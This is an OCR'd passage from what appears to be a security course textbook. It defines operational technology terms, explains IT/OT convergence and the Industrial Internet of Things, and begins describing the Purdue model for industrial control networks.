
Figure 18.69: Components of OT



Essential Terminology

Assets	OT systems consist of **physical assets** such as sensors and actuators, servers, workstations, network devices, and PLCs, and logical assets such as flow graphics, program logic, databases, firmware, and firewall rules
Zones and Conduits	A **network segregation technique** used to isolate the networks and assets to impose and maintain strong access control mechanisms
Industrial Network	A network of **automated control systems** is known as an industrial network
Business Network	It comprises of a network of systems that offer information infrastructure to the business
Industrial Protocols	Protocols used for **serial communication** and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
Network Perimeter	It is the outermost boundary of a network zone i.e. **closed group of assets**
Electronic Security Perimeter	It is referred to as the **boundary** between secure and insecure zones
Critical Infrastructure	A collection of **physical or logical systems** and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health

Essential Terminology

Discussed below are some of the most important and extensively used terms related to OT systems:

- **Assets**

  Different components of OT are generally referred to as assets. Most OT systems, such as ICSs, comprise physical assets such as sensors and actuators, servers, workstations, network devices, PLCs, etc. ICS systems also include logical assets that represent the workings and containment of physical assets, such as graphics representing process flow, program logic, database, firmware, or firewall rules.

- **Zones and Conduits**

  Zones and conduits is a network segregation technique used to isolate networks and assets to impose and maintain strong access control mechanisms.

- **Industrial Network and Business Network**

  OT generally comprises a collection of automated control systems. These systems are networked to achieve a business objective. A network comprising these systems is known as an industrial network. An enterprise or business network comprises a network of systems that offer an information infrastructure to the business. Businesses often need to establish communications between business networks and industrial networks.

- **Industrial Protocols**

  Most OT systems employ proprietary protocols (S7, CDA, SRTP, etc.) or non-proprietary protocols (Modbus, OPC, DNP3, CIP, etc.). These protocols are generally used for serial communication and can also be used for communication over standard Ethernet using


Internet Protocol (IP) along with transport layer protocols TCP or UDP. As these protocols operate at the application layer, they are referred to as applications.

- **Network Perimeter/Electronic Security Perimeter**

  The network perimeter is the outermost boundary of a network zone, i.e., a closed group of assets. It acts as a point of separation between the interior and exterior of a zone. Generally, cybersecurity controls are implemented at the network perimeter. An Electronic Security Perimeter refers to a boundary between secure and insecure zones.

- **Critical Infrastructure**

  Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.



IT/OT Convergence (IIOT)

- IT/OT convergence is the integration of **IT computing systems and OT operation monitoring systems** to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity
- The IT/OT convergence can enable smart manufacturing known as **industry 4.0**, where IoT applications are used in industrial operations
- Using this Internet of Things (IoT) for industrial operations such as monitoring supply chains, manufacturing and management systems is referred to as **Industrial Internet of Things** (IIoT)

IT/OT Convergence (IIOT)

IT/OT convergence is the integration of IT (information technology) computing systems and OT operation monitoring systems. Bridging the gap between IT and OT can improve the overall business, producing faster and efficient results. IT/OT convergence is not just about combining technologies but also about teams and operations. IT and OT teams are traditionally separated and are found in their respective domains. For instance, IT teams monitor internal processes such as programming, updating systems, and safeguarding networks from cyber-attacks, whereas OT teams ensure overall maintenance and management, including that of employees and industrial equipment.

IT/OT teams are required to understand each other's operations and working structure. This does not mean switching IT engineers into field/plant engineers or vice versa; it is about building a bridge between them to co-operate with each other to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence can enable smart manufacturing known as industry 4.0, in which IoT applications are used in industrial operations. Using the IoT for industrial operations such as monitoring supply-chain, manufacturing, and management systems is referred to as the Industrial Internet of Things (IIoT).

The following are some of the benefits of converging IT/OT:

- **Enhancing Decision Making**: Decision making can be enhanced by integrating OT data into business intelligence solutions.
- **Enhancing Automation**: Business flow and industrial control operations can be optimized by OT/IT merging; together they can improve the automation.

- **Expedite Business Output**: IT/OT convergence can organize or streamline development projects to accelerate business output.
- **Minimizing Expenses**: Reduces the technological and organizational overheads.
- **Mitigating Risks**: Merging these two fields can improve overall productivity, security, and reliability, as well as ensuring scalability.

The Purdue Model

- The Purdue model is derived from the **Purdue Enterprise Reference Architecture** (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- It consists of three zones: **Manufacturing zone (OT)** and **Enterprise zone (IT)** separated by a **Demilitarized zone (DMZ)**. The three zones are further divided into several operational levels

